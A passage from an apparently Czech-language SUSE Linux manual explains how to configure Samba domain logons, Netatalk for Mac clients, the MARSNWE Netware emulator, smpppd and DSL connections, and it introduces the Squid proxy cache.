Pro jednoduchou správu Samba serverů existuje program `swat`. Ten používá pro konfiguraci jednoduché webové rozhraní, pomocí kterého je možné pohodlně konfigurovat server. Používá port 901 a po spuštění prohlížeče ho najdete na adrese `http://localhost:901`, kde se přihlaste jako uživatel `root`. Nezapomeňte, že `swat` je potřeba taky aktivovat v souborech `/etc/inetd.conf` a `/etc/services`.

Tip

Samba jako přihlašovací server

V sítích, kde je převaha windowsových klientů je často žádoucí aby se směl uživatel přihlásit pouze s platným účtem a heslem. Toto je možné zajistit pomocí Samba serveru. V čistě windowsové síti tuto úlohu má NT server, který je konfigurován jako Primary Domain Controller (PDC). Proto je třeba provést změny v obecné části konfiguračního souboru `smb.conf`.

```
[global]
workgroup = TUI-NET
domain logons = yes
domain master = yes
```

Soubor 65: Obecná část v smb.conf

Když se používají pro verifikaci šifrovaná hesla, musí si s tím Samba umět poradit. To umožňuje položka `encrypt passwords = yes` v [globals]. Kromě toho je třeba převést uživatelské účty a hesla do formátu vhodného pro Windows. To provedete příkazem `smbpasswd -a name`. Protože v doménové koncepci Windows NT potřebují i samotné počítače doménový účet, bude vytvořen následujícími příkazy:

```
useradd -m název_počítače
smbpasswd -a -m název_počítače
```

Soubor 66: Vytvoření účtu pro počítač

Instalace klienta

Upozorňujeme, že server Samba je dosažitelný pro klienta pouze prostřednictvím protokolu TCP/IP. NetBEUI ani IPX nejsou pro Sambu v současnosti použitelné. (Vzhledem k tomu, že se TCP/IP postupně rozšiřuje jako standard, a to dokonce i pro Novell a Microsoft, nabízí se otázka, zda se o podporu jiných protokolů ještě někdo bude vůbec pokoušet.)

Windows 9x/ME

Windows 95/98 již sice podporu TCP/IP obsahují, avšak dosud nikoli jako výchozí nastavení. Proto pro přidání protokolu TCP/IP klikněte na 'Ovládací panel', dále 'Systém' a vyberte 'Přidat', 'Protokoly', z nich vyberte 'Microsoft' (také se divíte, jak to?), 'TCP/IP'.

Dejte také pozor na správné zadání vaší síťové adresy a síťové masky (viz kap. *Připojení k síti* na straně 435). Po novém spuštění windowsového počítače již uvidíte spojení na sambový server (pokud je dobře nakonfigurován) pod ikonou Síť na pracovní ploše Windows.

Tip

Abyste mohli použít tiskárnu na sambovém serveru, stačí nainstalovat standardní ovladač tiskárny (popřípadě ovladač Apple-PostScript) pro odpovídající verzi Windows. Nejlepší je napojit se na linuxovou tiskovou frontu, kde apsfiler zajišťuje automatické rozpoznání tiskového formátu.

Tip

Optimalizace

Optimalizaci nabízí `socket options`. Přednastavení, která jsou součástí příkladové konfigurace se zaměřují především na lokální ethernetovou síť. Další podrobnosti naleznete v `socket(7)` (man `socket(7)`). Dalším zdrojem informací pak jsou soubory `textdocs/Speed2.txt` a `textdocs/Speed.txt`.

Standardní konfigurace v `/etc/samba/smb.conf` není samozřejmě vhodná pro všechny sítě a způsob nasazení, proto je třeba ji ještě upravit podle místních podmínek. Protože je ale tato optimalizace závislá na mnoha faktorech, neexistuje žádné univerzální řešení. Věnujte proto pozornost doporučením a radám v souborech `/usr/share/doc/packages/samba/textdocs/Speed.txt` a `/usr/share/doc/packages/samba/textdocs/Speed2.txt`.

Tip

Samba vývojáři dodávají v `textdocs/DIAGNOSIS.txt` návod, pomocí kterého můžete krok za krokem zkontrolovat konfiguraci.

Tip

Netatalk

Když použijete balík `netatalk`, můžete vytvořit výkonný souborový a tiskový server pro Mac OS klienty. Je možné přistupovat z Macintoshe k datům na linuxovém počítači nebo tisknout na vzdálené tiskárně.

Netatalk je soubor unixových programů, které jsou založeny na DDP implementovaném v jádře a rozvíjí rodinu AppleTalk protokolů (ADSP, ATP, ASP, RTMP, NBP, ZIP, AEP a PAP).

AppleTalk je v zásadě to samé co TCP, který je ale daleko více rozšířen. Mnoho TCP/IP služeb, jako je převod názvů počítačů a synchronizace času existují i v AppleTalku. Např. místo `nslookup` (DNS, Domain Name Service) se používá příkaz `nbplkup` (NBP, Name Binding Protocol) a místo `ping` (ICMP ECHO_REQUEST, Internet Control Message Protocol) příkaz `aecho` (AEP, AppleTalk Echo Protocol).

Následující tři démoni se standardně spouštějí na serverech:

- `atalkd` („AppleTalk-Network-Manager“), který zhruba odpovídá programům `ifconfig` a `routed`
- `afpd` (AppleTalk Filing Protocol démon), který vytváří pro mac klienty rozhraní k unixovým souborovým systémům
- `papd` (Printer Access Protocol démon) zajišťuje tisk v AppleTalk síti

Máte možnost ihned exportovat adresáře na server a nemusíte použít pouze Netatalk, ale také Sambu (pro windowsové klienty) a NFS (viz *NFS – distribuované souborové systémy* na straně 481). Zabezpečení datového toku a správa uživatelských práv může probíhat centrálně na linuxovém serveru.

Upozornění:

- Kvůli omezení Mac klientů může být heslo na serveru dlouhé maximálně 8 znaků
- K unixovým souborům s názvem delším než 31 znaků nemohou Mac klienti přistupovat
- Názvy souborů nesmí obsahovat žádné dvojtečky, protože ty se v Mac OS používají jako oddělovač cesty

Konfigurace souborového serveru

Netatalk je již standardně konfigurován jako souborový server pro uživatele uvedené v linuxovém systému. Když budete chtít využít další funkce, je třeba provést vlastní nastavení v konfiguračních souborech. Ty se nachází v `/etc/ataalk`.

Všechny konfigurační soubory jsou čistě textové. Komentáře uvozené znakem ``#'` a mezery jsou ignorovány

Konfigurace sítě – `atalkd.conf`

V souboru `/etc/ataalk/atalkd.conf` určíte, prostřednictvím kterého rozhraní budou služby poskytovány. Většinou je to `eth0` a stačí, když zde uvedete pouze

```
eth0
```

Když používáte více síťových karet, pak zde můžete uvést další rozhraní. Po spuštění serveru hledá v síti stávající zóny a servery. Pak upraví odpovídající řádky tak, že zde zapíše zkonfigurované AppleTalk síťové adresy. Výše uvedený řádek tedy může vypadat např. takto

```
eth0 -phase 2 -net 0-65534 -addr 65280.57
```

Když budete chtít provádět komplexní konfiguraci, naleznete v konfiguračních souborech příklady. Dokumentace k dalším volbám je uvedena v manuálových stránkách pro `afpd`.

Určení souborového serveru – `afpd.conf`

V souboru `afpd.conf` se stanoví, jak bude zobrazován váš souborový server na Mac OS klientech v menu 'Výběr'. Stejně jako ostatní konfigurační soubory obsahuje i `afpd.conf` podrobnou nápovědu, které popisují většinu voleb.

Pokud zde nic nezměníte, pak se spustí default server a zobrazí se výběr s názvy počítačů. Není tedy třeba zde nic měnit, i když v případě potřeby můžete např. vytvořit „Guest server“, kde budou ukládána data „hostů“.

```
"Guest server" -uamlist uams_guest.so
```

Nebo můžete určit server, který nepovolí přístup hostům, ale pouze uživatelům, kteří existují v linuxovém systému

```
"Font server" -uamlist uams_clrtxt.so,uams_dhx.so
```

Toto chování je řízeno volbou `uamlist` následovanou seznamem autentikačních modulů oddělených čárkami.

AppleShare server neposkytuje své služby pouze prostřednictvím AppleTalk, ale také „zapouzdřené“ do TCP/IP. Přednastaveným portem je 548. Pro další AppleShare servery (na stejném počítači) je třeba určit dedikované porty, pokud mají poskytovat také služby prostřednictvím TCP/IP.

Syntaxe je následující

```
"Font server" -uamlist uams_clrtxt.so,uams_dhx.so -port 12000
```

AppleShare server bude mít název „Font server“, neumožní přístup hostům a bude komunikovat na portu 12000. Tak bude dostupný i prostřednictvím TCP/IP směrovače.

Které adresáře (na serveru) budou uvolněny jako síťové svazky určuje soubor `AppleVolumes.default` (viz níže). Volbou `-defaultvol` můžete pro jednotlivé AppleShare servery určit také jiné soubory, kde budou další pravidla, např.:

```
"Guest server" -uamlist uams_guest.so -defaultvol  
/etc/atalk/AppleVolumes.guest
```

Další volby jsou vysvětleny v souboru `afpd.conf`

Adresáře a přístupová práva – AppleVolumes.default

Zde se definují adresáře, které budou exportovány. Práva se nastavují podobně jako u unixových systémů, tj. uživatelská a skupinová práva.

Poznámka

Zde se syntaxe částečně změnila. Mějte to prosím na paměti, když aktualizujete starší verzi. Místo `access=` je nyní `allow=`. Protože jsou při aktualizaci nové soubory vytvářeny s koncovkou `.rpmnew`, může se stát, že vaše starší nastavení za určitých okolností nebudou fungovat. Proto je dobré před aktualizací provést zálohu a následně upravit a vložit do nových souborů.

Poznámka

Kromě `AppleVolumes.default` je možné vytvořit i doplňující soubory, např. `AppleVolumes.guest`, které budou používány určitými servery tak, že v soubor `afpd.conf` bude použita volba `-defaultvol`.

Syntaxe je v maximální možné míře jednoduchá

```
/usr/local/psfonts "PostScript Fonts"
```

Toto znamená, že linuxový adresář `/usr/local/psfonts` bude uvolněn jako AppleShare svazek pod názvem „PostScript Fonts“

Jednotlivé volby jsou oddělovány mezerou. Jednou z nejdůležitějších voleb je omezení přístupových práv:

```
/usr/local/psfonts "PostScript Fonts" allow:User1,@group0
```

Zde může přistupovat pouze „User1“ a všichni členové skupiny „group0“. Ti samozřejmě musí být serveru známi. Parametrem `deny` pak můžete uživatelům nebo skupinám explicitně zakázat přístup.

Tato práva se vztahují pouze na přístup prostřednictvím AppleTalk, takže pokud se přihlásí na server, může mít jiná práva.

Netatalk vytváří pro odstranění typického ressource forku v Mac OS soubory v linuxovém souborovém systému, konkrétně v adresáři `.AppleDouble`. Volbou `noadouble` můžete stanovit, že tento adresář bude vytvořen až v okamžiku, kdy bude skutečně potřeba.

```
/usr/local/guests "Guests" options:noadouble
```

Další volby a možnosti jsou uvedeny v komentářích konfiguračního souboru. V tomto konfiguračním souboru naleznete také malou nevinou vlnovku (``~'`), která reprezentuje domovský adresář každého uživatele na serveru. Takto je možné vytvořit automaticky domovský adresář pro každého uživatele bez toho, aby bylo třeba je explicitně uvádět. Volbou `noadouble` můžete stanovit, že tento adresář bude vytvořen až v okamžiku, kdy bude skutečně potřeba. Instalovaný příkladový soubor již obsahuje vlnovku, takže Netatalk standardně vytváří domovské adresáře, pokud tento soubor neupravíte.

Navíc `afpd` hledá v domovském adresáři přihlášené uživatele podle souboru `AppleVolumes` nebo `.AppleVolumes`. Záznamy v tomto souboru doplňují serverové soubory `AppleVolumes.system` a `AppleVolumes.default` tak, aby bylo možné provádět další individuální přiřazení `type/creator` a přistupovat k souborovým systémům. Tyto položky jsou doplňky a neumožňují žádná další práva, která nejsou ze serverové strany uživateli přidělena.

Soubor `netatalk.pamd` slouží pro autentikaci prostřednictvím PAM (Pluggable Authentication Modules).

Přiřazování souborů – `AppleVolumes.system`

V souboru `AppleVolumes.System` určíte, která type/creator přiřazení se budou provádět k určitému typu souborů. Celá řada standardních hodnot je již uvedena. Pokud je některý soubor zobrazen s obecnou bílou ikonou, pak pro něj není k dispozici žádný záznam. Kdybyste měli problémy s otevřením textového souboru z jiného operačního systému v Mac OS, pak se podívejte na záznamy v tomto souboru.

Konfigurace tiskového serveru

V souboru `ppd.conf` se konfiguruje tiskárna, která už musí lokálně pracovat s `lpd`. Pokud je tato podmínka splněna, pak máte první krok úspěšně za sebou.

V `ppd.conf` není třeba nic měnit, když je v Linuxu zkonfigurována lokální tiskárna, protože pak jsou požadavky pro tisk jednoduše předány tiskovému démonu `lpd`. Tiskárna se pak hlásí v AppleTalk síti jako `Laserwriter`. Máte ale možnost určitě tiskárny zapsat např. takto:

```
Tiskarna:pr=lp:pd=/etc/atalk/kyocera.ppd
```

Následně se Tiskarna zobrazí jako dostupná. Odpovídající popis tiskárny by měl poskytovat výrobce. Jinak použijte soubor `Laserwriter` ze systémových rozšíření, ale asi nebudete moci využít všechny dostupné funkce.

Spouštění serverů

Server se spouští `init` skripty při startu systému nebo ručně příkazem: `rcatalk start`. `Init` skript se nachází v `/etc/init.d/atalk`. Start startovacích skriptů se odehrává na pozadí a trvá zhruba jednu minutu, než se provede konfigurace AppleTalk rozhraní a to bude přístupné. Zda je vše v pořádku poznáte podle toho, že se třikrát vypíše `OK` po stavovém dotazu:

```
earth:~ # rcatalk status
```

```
Checking for service atalk:OKOKOK
```

Nyní přejděte na Mac, který běží pod Mac OS a zkontrolujte, zda je AppleTalk aktivován. Zvolte 'Filesharing', dvojklik na 'Appleshare' a měli byste v okně vidět název vašeho serveru. Dvojklikem se pak přihlásíte, zvolíte mechaniku a již vidíte vaši síťovou mechaniku v Mac OS.

K serverům, které běží pouze nad TCP a ne přes DDP se můžete připojit tak, že ve výběru kliknete na 'IP adresa serveru' a zvolíte odpovídající IP adresu, případně následovanou dvojtečkou a číslem portu.

Další informace

Všechny podrobnosti o balík `netatalk` naleznete v odpovídajících manuálových stránkách. Ty naleznete příkazem `rpm -qd netatalk`.

A ještě poznámka na závěr: `netatalk` nepoužívá soubor `/etc/atalk/netatalk.conf`, takže ho můžete jednoduše ignorovat.

Další informace jsou pak dostupné na

- <http://netatalk.sourceforge.net/>
- <http://www.umich.edu/~rsug/netatalk/>
- <http://www.anders.com/projects/netatalk/>

Emulace Netware pomocí MARSNWE

Emulátor Netware MARSNWE může jednoduše nahradit souborové a tiskové služby serveru Novell Netware 2.2 nebo 3.11 server. Lze ho použít také jako IPX router, nenabízí však novější funkce vyšších verzí jako NDS (Netware Directory Services). Stanice s operačním systémem DOS nebo Windows nakonfigurované pro přístup k serveru Netware 2.2, 3.11 nebo 3.12 mohou používat linuxový server s emulátorem Netware MARSNWE bez větších změn v konfiguraci.

Spuštění emulátoru Netware MARSNWE

MARSNWE je pro první testování již předkonfigurován, takže ho lze spustit ihned po instalaci. Podpora IPX je v jádře zakompilována jako modul, který je zaveden pomocí startovacího skriptu. IPX rozhraní pak spouští přímo program MARSNWE. Číslo sítě a používaný protokol budou načteny z konfiguračního souboru `/etc/nwserv.conf`. Program MARSNWE spustíte příkazem `rcnwe start`. Zelené hlášení `done` v pravé části okna bude indikovat úspěšný start MARSNWE. Pokud budete chtít překontrolovat stav běhu programu, použijte příkaz `rcnwe status`. Emulátor zastavíte zadáním příkazu `rcnwe stop`.

Konfigurační soubor `/etc/nwserv.conf`

Jednotlivé parametry jsou rozděleny do číslovaných sekcí. Každá řádka nastavení začíná číslem sekce, do které patří. Důležité sekce jsou 1 až 22. Používána jsou jen některá čísla. Nejdůležitější jsou tyto sekce:

- 1 Svazky Netware
- 2 Jméno serveru
- 4 IPX síť
- 13 Uživatelské jméno
- 21 Tiskárny

Po změně konfigurace je nutné program MARSNWE restartovat příkazem `rcnwe restart`.

Parametry detailněji:

Svazky (Sekce 1):

```
1      SYS      /usr/local/nwe/SYS/      kt      711 600
```

Zde jsou uvedeny svazky určené k exportu. Každá řádka začíná číslem sekce (zde 1), pak následuje jméno svazku a adresář na serveru. Dále je možné zadat další parametry reprezentované určitými písmeny a UMASK. Pokud UMASK nezadáte, použije se jako výchozí nastavení ze sekce 9. Svazek pro SYS je již vložen. Abyste předešli problémům s použitím velkých a malých písmen, doporučujeme použít volbu k, která nastaví automatickou konverzi na malá písmena.

Jméno serveru (Sekce 2):

```
2      MARS
```

Tento parametr je volitelný. Jako výchozí je nastaveno jméno počítače.

Číslo sítě (Sekce 3):

```
3      auto
```

Pokud je tato volba nastavena na auto, je číslo sítě generováno z MAC adresy. Toto nastavení doporučujeme ponechat.

IPX síť (Sekce 4):

```
4      0x0      *      AUTO      1
4      0x22     eth0     ethernet_ii  1
```

Číslo sítě Netware, síťové rozhraní a s ním spojený protokol. První příklad nastaví vše automaticky. V druhém příkladu je číslo sítě 0x22 s rozhraním eth0 a rámci typu Ethernet-II. Pokud máte více síťových karet a přidělíte jim různá čísla sítí, IPX bude mezi nimi automaticky routovat.

Režim vytvoření (Sekce 9):

```
9      0751      0640
```

Výchozí přístupová práva nově vytvářených souborů a adresářů.

GID a GID s minimálními přístupovými právy (Sekce 10, 11):

```
10    65534
11    65534
```

ID skupiny a ID uživatele pro nepřihlášené uživatele. Zde nogroup a nobody.

Login administrátora (Sekce 12):

```
12    SUPERVISOR    root
```

Administrátor je mapován jako root.

Loginy uživatelů (Sekce 13):

```
13    LINUX          linux
```

Uživatelé Netware mohou být převzati z Linuxu. Zadat se zde dá také statické heslo.

Automatické mapování uživatele (Sekce 15):

```
15    0              top-secret
```

Pokud je uvedena 1 místo 0, budou loginy z Linuxu dostupné také jako loginy v Netware. V takovém případě je heslo „top-secret“.

Fronty tiskáren (Sekce 21):

```
21    LP            -        lpr -
```

První parametr LP je jméno tiskárny Netware a druhý jméno spool adresáře. Poslední parametr je tiskový příkaz.

Tiskový server (Sekce 22):

```
22    PS_NWE    LP_PS    1
```

Ke zde definovaným serverům lze přistupovat prostřednictvím programu pserver z balíčku ncpsfs.

Přístup na servery Netware a jejich administrace

Balík `ncpfs` je sbírkou malých programů, které umožňují z Linuxu spravovat servery Netware 2.2 nebo 3.11, připojovat svazky a spravovat tiskárny. Pokud chcete přistupovat k serveru Netware 4 nebo vyšší, musíte povolit emulaci spojení a na ní IPX.

Dostupné jsou následující programy. Jejich ovládání a funkce jsou popsány v příslušných manuálových stránkách:

<code>nwmsg</code>	<code>ncopy</code>	<code>ncpmount</code>	<code>ncpumount</code>
<code>nprint</code>	<code>nsend</code>	<code>nwauth</code>	<code>nwbocreate</code>
<code>nwbols</code>	<code>nwboprops</code>	<code>nwborm</code>	<code>nwbpadd</code>
<code>nwbpccreate</code>	<code>nwbprn</code>	<code>nwbpsset</code>	<code>nwbpvalues</code>
<code>nwdir</code>	<code>nwdpvalues</code>	<code>nwfscrtl</code>	<code>nwfinfo</code>
<code>nwfstime</code>	<code>nwgrant</code>	<code>nwpasswd</code>	<code>nwpurge</code>
<code>nwrevoke</code>	<code>nwrights</code>	<code>nwsfind</code>	<code>nwtrustee</code>
<code>nwtrustee2</code>	<code>nwuserlist</code>	<code>nwvolinfo</code>	<code>pqlist</code>
<code>pqrm</code>	<code>pqstat</code>	<code>pserver</code>	<code>slist</code>

Příkazem `ncpmount` v Linuxu např. připojíte svazky Netware. Příkazem `ncpumount` pak provedete odpojení. Balíček `ncpfs` obsahuje nástroje potřebné pro nastavení podpory IPX protokolu a IPX routování:

```
ipx_cmd
ipx_configure
ipx_interface
ipx_internal_net
ipx_route
```

Pomocí `ipx_configure` a `ipx_interface` nastavíte síťovou kartu pro IPX. Pokud již program MARSNWE běží, postará se o nastavení karty automaticky.

IPX směrování pomocí `ipxrip`

Další balíček pro nastavení Linuxu jako IPX routeru je balík `ipxrip`. IPX router však lze nastavit i bez tohoto balíčku přímo pomocí MARSNWE nebo pomocí nástrojů z balíčku balík `ncpfs`.

Internet

O Internetu lze napsat celou knihu, ale naprostá většina aplikací bude bez problémů pracovat, pokud k nastavení použijete program YaST. V této kapitole proto najdete jen ta nejzajímavější témata:

nastavení smpppd (SUSE Meta PPP-démona), manuální nastavení ADSL přístupu pro případ, že při nastavení pomocí programu YaST dojde k chybě, a nastavení Squid proxy.

Program smpppd	562
Digitální linky ADSL nebo T-DSL	563
Výchozí konfigurace	564
DSL připojení a vytáčení na požádání	565
Proxy server	566

Program smpppd

Programy pro vytáčené připojení

Většina uživatelů nemá pro internetové připojení vyhrazenou pevnou linku, ale používají vytáčené připojení. V závislosti na metodě vytáčení (ISDN nebo DSL) je kontrolováno programem `ipppd` nebo `pppd`. Všechno, co je potřeba pro internetové připojení, je pak správný start těchto programů.

Pokud používáte paušální připojení, jednoduše spustíte příslušného démona. Stav připojení pak lze kontrolovat pomocí apleti v KDE nebo z příkazové řádky. Pokud je internetové připojení poskytováno jiným počítačem tzv. bránou, můžete chtít připojení kontrolovat po síti.

Právě pro kontrolu vytáčeného připojení po síti je určen program `smpppd`. Tento program poskytuje jednotné rozhraní pro řadu programů a plní dvě funkce. První je volání programu `pppd` nebo `ipppd` spolu s kontrolou vlastností vytáčeného připojení. Druhou je správa více poskytovatelů a přenos informací o aktuálním stavu připojení. Pokud používáte vytáčené připojení pro svou síť, můžete program `smpppd` kontrolovat také po síti.

Konfigurace smpppd

Připojení prostřednictvím `smpppd` je automaticky vytvářeno při použití programu `YaST`. Programy určené pro vytáčení `kinternet` a `cinternet` jsou také předkonfigurovány. Manuální nastavení `smpppd` je potřeba pouze pro aktivaci zvláštních funkcí jako vzdálená kontrola.

Konfigurační soubor `smpppd` je `/etc/smpppd.conf`. Ve výchozím nastavení není vzdálená kontrola povolena. Nejdůležitější volby v tomto souboru jsou:

open-inet-socket = <yes|no> Ke kontrole `smpppd` po síti musí být nastavena na `yes`. Port, na kterém `smpppd` naslouchá, je 3185. Pokud je tento parametr nastaven na `yes`, musí být příslušně nastaveny také parametry `bind-address`, `host-range` a `password`.

bind-address = <ip> Pokud má počítač více IP adres, nastavíte zde adresu, kterou má `smpppd` používat pro připojení.

host-range = <min ip> <max ip> Parametr `host-range` se používá k nastavení rozsahu sítě. Přístup pomocí `smpppd` je povolen pouze počítačům z tohoto rozsahu.

password = <password> Nastavení hesla omezíte přístup pouze pro autorizované uživatele. pokud nenastavíte žádné heslo, mohou smpppd používat všichni uživatelé.

Více informací o smpppd najdete v manuálových stránkách smpppd (man 8 smpppd) a smpppd.conf (man 5 smpppd.conf).

Programy kinternet a cinternet a vzdálené použití

Programy kinternet a cinternet lze používat jak lokálně tak pro vzdálenou kontrolu smpppd. cinternet je textové rozhraní programu kinternet. Aby tyto programy fungovaly spolu s smpppd, editujte ručně nebo pomocí programu kinternet soubor /etc/smpppd-c.conf. V tomto souboru jsou používány pouze tři volby:

server = <server> Zde nastavíte jméno počítače, na kterém běží smpppd. Pokud se tento počítač shoduje s výchozí bránou, je vhodné nastavit gateway-fallback na yes.

gateway-fallback = <yes|no> Pokud jste nezadali žádný server a smpppd neběží ani lokálně, začne se smpppd vyhledávat na výchozí bráně. Toto nastavení je výchozí.

password = <heslo> Vložte heslo pro smpppd.

Pokud je program smpppd aktivní, můžete otestovat přístup. To provedete příkazem cinternet --verbose --interface-list. Pokud narazíte na jakýkoliv problém, přečtěte si prosím manuálové stránky smpppd-c.conf (man 5 smpppd-c.conf) a cinternet (man 8 cinternet).

Digitální linky ADSL nebo T-DSL

Pokud chcete pro Internet použít přímou digitální linku DSL – T-ISDN-DSL, ADSL atd., poskytuje SUSE Linux samozřejmě řešení.

Situace u nás

V České republice zatím existují dva způsoby připojení. Jsou to varianty basic a profi. Je možné, že se v budoucnu postup při připojení na Internet přes ADSL změní. Jestliže se tak stane, kontaktujte svého poskytovatele připojení pro upřesnění těchto postupů.

- ADSL profi Varianta profi je na konfiguraci podstatně jednodušší. Stačí pouze nakonfigurovat síťovou kartu, která je propojena s ADSL modemem. Sítíovou kartu nastavíte v modulu 'Síťová karta'. Sítíová karta v počítači by měla mít IP adresu třídy „10.0.0.0“ tedy například „10.0.0.1“ a sítíovou masku „255.0.0.0“. Pokud se hodnoty adres dodané vaším poskytovatelem liší od popisovaných, použijte adresy od ISP. V případě potíží kontaktujte vašeho poskytovatele.
- ADSL basic Poněkud složitější je nastavení varianty basic. Zde musíte nejdříve nakonfigurovat připojení k ADSL modemu pomocí PPTP a poté se přihlásit na webové stránce na tzv. dashboard (adresu vám sdělí váš poskytovatel ADSL připojení). Nejdříve nastavte síťovou kartu na stejné hodnoty jako ve variantě profi. Dále jako 'PPP režim' zvolte 'Point-to-Point tunneling protocol'. Pokud chcete aby spojení bylo dostupné ihned po startu SUSE Linux, zvolte z nabídky 'Aktivace zařízení' položku 'Při startu'. Jinak musíte vždy navázat spojení ručně, třeba pomocí programu KInetnet. V dalším dialogu vyberte vašeho ISP. Není-li váš ISP v seznamu, doplňte ho v dialogu 'Nový'. Klikněte na 'Další' a přejdete do dialogu 'Nastavit parametry pro připojení k Internetu'. Do položek 'Jméno uživatele' a 'Heslo' zadejte vaše telefonní číslo. V následujícím dialogu zaškrtněte 'Modifikovat DNS po připojení' a případně zapněte firewall.

Výchozí konfigurace

V současné době SuSE Linux obsahuje také podporu DSL připojení pro point-to-point over ethernet protocol (PPPoE), který používá naprostá většina poskytovatelů. Pokud si nejste jistí, jaký DSL protokol máte vybrat, obraďte se na svého poskytovatele připojení. V případě, že používáte systém s grafickým rozhraním, můžete připojení nastavit pomocí modulu DSL v programu YaST.

1. Před konfigurací se ujistěte, že máte nainstalované balíky ppp a smpppd. Pokud ne, doinstalujte je pomocí programu YaST.

2. Pomocí programu YaST nastavte síťovou kartu. Neaktivujte dhcp, ale nastavte pevnou IP adresu jako např. 192.168.2.22.
3. Parametry DSL modulu YaST ukládá do souboru `/etc/sysconfig/network/providers/provider0`. Dále je zde konfigurační soubor `smpppd` (SuSE meta ppp daemon) a jeho rozhraní `kinternet` a `cinternet`. Více informací najdete v `man smpppd`.
4. pokud je to nutné, ručně spustíte síť příkazem `rcnetwork start` a `smpppd` příkazem `rcsmpppd start`.
5. Na systému bez grafického rozhraní použijte pro navázání popř. zastavení připojení příkazy `cinternet -start` popř. `cinternet -stop`. V grafickém prostředí použijte program `kinternet`. Pokud DSL připojení nastavíte pomocí YaST, spustí se tento program automaticky při přihlášení do prostředí KDE. Program `kinternet` spustíte z hlavní nabídky KDE výběrem 'Internet' → 'Nástroje' → 'kinternet'. Hned na to se v pravé části objeví aplet v podobě ikony zástrčky. Spojení navázete kliknutím na tuto ikonu. Stejným způsobem spojení ukončíte.

DSL připojení a vytáčení na požádání

Vytáčení na požádání je funkce, která umožňuje automatické navázání připojení, pokud uživatel použije aplikaci vyžadující internetové připojení. K vytáčení na požádání dojde např. při otevření internetového prohlížeče a zadání internetové stránky nebo kliknutí na ikonu odeslání v poštovním klientovi. Připojení se automaticky ukončí po stanovené době nečinnosti.

Používání vytáčení na požádání má význam pouze v případě, že máte k dispozici paušální připojení. Pokud nemáte paušální připojení, použijte k navazování připojení raději `cron`.

Pokud máte paušální DSL připojení, můžete být k síti připojeni nepřetržitě. Přesto se však může stát, že dáte přednost vytáčení na požádání. Pro vytáčení na požádání mluví tyto důvody:

- Velká část poskytovatelů ukončuje připojení automaticky po uplynutí určité doby.
- nepřetržitě připojení může vést k vyčerpání zdrojů (např., IP adres).

- Nepřetržité připojení může představovat bezpečnostní riziko. Útočníci často vyhledávají potencionální oběti skenováním určitého rozsahu sítě. Pokud je systém dostupný na síti pouze dočasně a vždy je mu přidělována jiná IP adresa, snižuje se tím pravděpodobnost útoku.

vytáčení na požádání nastavíte pomocí programu YQST. Lze nastavit i ručně:

Nastavte parametr DEMAND="yes" v souboru `/etc/sysconfig/network/providers/provider0`. V tomto souboru nastavte také IDLE-TIME="60". Tímto nastavením zajistíte, že se spojení ukončí po 1 minutě nečinnosti.

Proxy server

Squid je na linuxových/unixových platformách nejrozšířenější proxy cache. Zde si popíšeme, jak ho konfigurovat, řekneme si, jaké má systémové požadavky a mnoho dalšího. Stranou nezůstane ani konfigurace transparentní proxy, zpracování statistik programy `calamaris` a `cachemgr` a filtrování internetových stránek pomocí `squidGuard`.

Co je to proxy cache?

Squid funguje jako burzián. Přijímá požadavky od klientů (v tomto případě internetových prohlížečů) a ty pak předává dál odpovídajícím serverům poskytovatele. Když se požadovaný objekt vrátí, nechá si pro sebe jednu kopii, kterou uloží v diskové cache a druhou doručí zpět klientovi.

Výhoda se projeví v okamžiku, kdy bude druhý uživatel požadovat stejný objekt – v tom případě není třeba stránku stahovat znovu, ale nahraje z cache. Výsledkem je nepoměrně rychlejší vyřízení požadavku a navíc dochází k úspoře kapacity linky.

Tip

Squid nabízí velké spektrum funkcí, např. hierarchické dělení proxy serveru, které rozkládá zátěž systému, vytváření pravidel pro přístup klientů, správu přístupových práv k jednotlivým stránkám a také statistiky nejčastěji používaných internetových stránek, chování uživatelů při surfování apod.

Tip

Squid není žádnou generickou proxy. Standardně pouze zprostředkovává HTTP spojení. Kromě toho podporuje protokoly FTP, Gopher, SSL a WAIS, ale žádné internetové protokoly typu Real Audio, News nebo videokonference. UDP protokol používá pouze pro podporu komunikace mezi různými cache. Z tohoto důvodu nejsou podporovány ani žádné další programy postavené na tomto protokolu.

Informace o proxy-cache

Squid a bezpečnost

Můžete provozovat Squid spolu s firewallem, který bude chránit vnitřní síť před útokem zvenku. Kromě toho můžete nastavit tzv. „transparentní proxy“, kdy jsou všechna spojení směrována na squid. Bližší informace o konfiguraci transparentní proxy naleznete v *Konfigurace transparentní proxy* na straně 576.

Cache

Můžete konfigurovat více cache, mezi které je rozkládána zátěž systému a také zvyšujete možnost nalezení objektu již v lokální síti. Můžete také vytvořit hierarchicky uspořádané cache, takže je cache schopná předat požadavek na objekt jiné cache na stejné úrovni nebo ho předá nadřazené – která pak vyřídí požadavek prostřednictvím jiné cache nebo stáhne objekt z Internetu.

Volba správné topologie je velice důležitá, protože by nemělo dojít ke zvýšení celkového síťového provozu. U velké sítě je možné nakonfigurovat proxy server pro každou podsíť a tu pak spojit s nadřazenou cache, která je opět napojena na proxy ISP (poskytovatele).

Kompletní komunikace je řízena prostřednictvím ICP, který je vystavěn nad UDP. Výměna dat mezi jednotlivými cache se provádí prostřednictvím HTTP založeném na TCP.

Aby byl nalezen nejlepší server pro požadované objekty, posílá cache všem proxy stejné hierarchie tzv. ICP dotaz. Ostatní proxy pak odpoví prostřednictvím ICP buď „HIT“ v případě, že objekt našli nebo „MISS“ v případě, že ho nenašli. V případě nálezů více HITů se proxy rozhodne, ze které cache bude stahovat. Toto rozhodování se provádí na základě rychlosti odpovědi. Když všechny cache ohlásí MISS, pak bude dotaz předán nadřazené cache.

Tip

Abyste zabránili vícenásobnému ukládání objektů v různých cache lokální sítě – používají se jiné ICP protokoly, jako je např. CARP nebo HTCP.

Tip

Přechovávání objektů z Internetu

Ne všechny objekty v síti jsou statické. Existuje velké množství dynamicky generovaných CGI stránek, počítadel a SSL dokumentů, které nejsou ukládány v cache, protože jsou měněny při každém přístupu.

A u všech ostatních objektů je třeba zvážit, jak dlouho by měly zůstat v cache. Kvůli tomu mají objekty v cache přiřazeny různé stavy.

V hlavičkách pak obsahují informace jako `Last modified` nebo `Expires`, které informují proxy/internetový server o stavu objektu. Objekty v cache jsou odstraňovány převážně kvůli nedostatku místa, kde se používají algoritmy jako je LRU, který byl vyvinut pro nahrazování objektů v cache. Jeho základní princip spočívá v nalezení nejméně používaných stránek.

Systémové požadavky

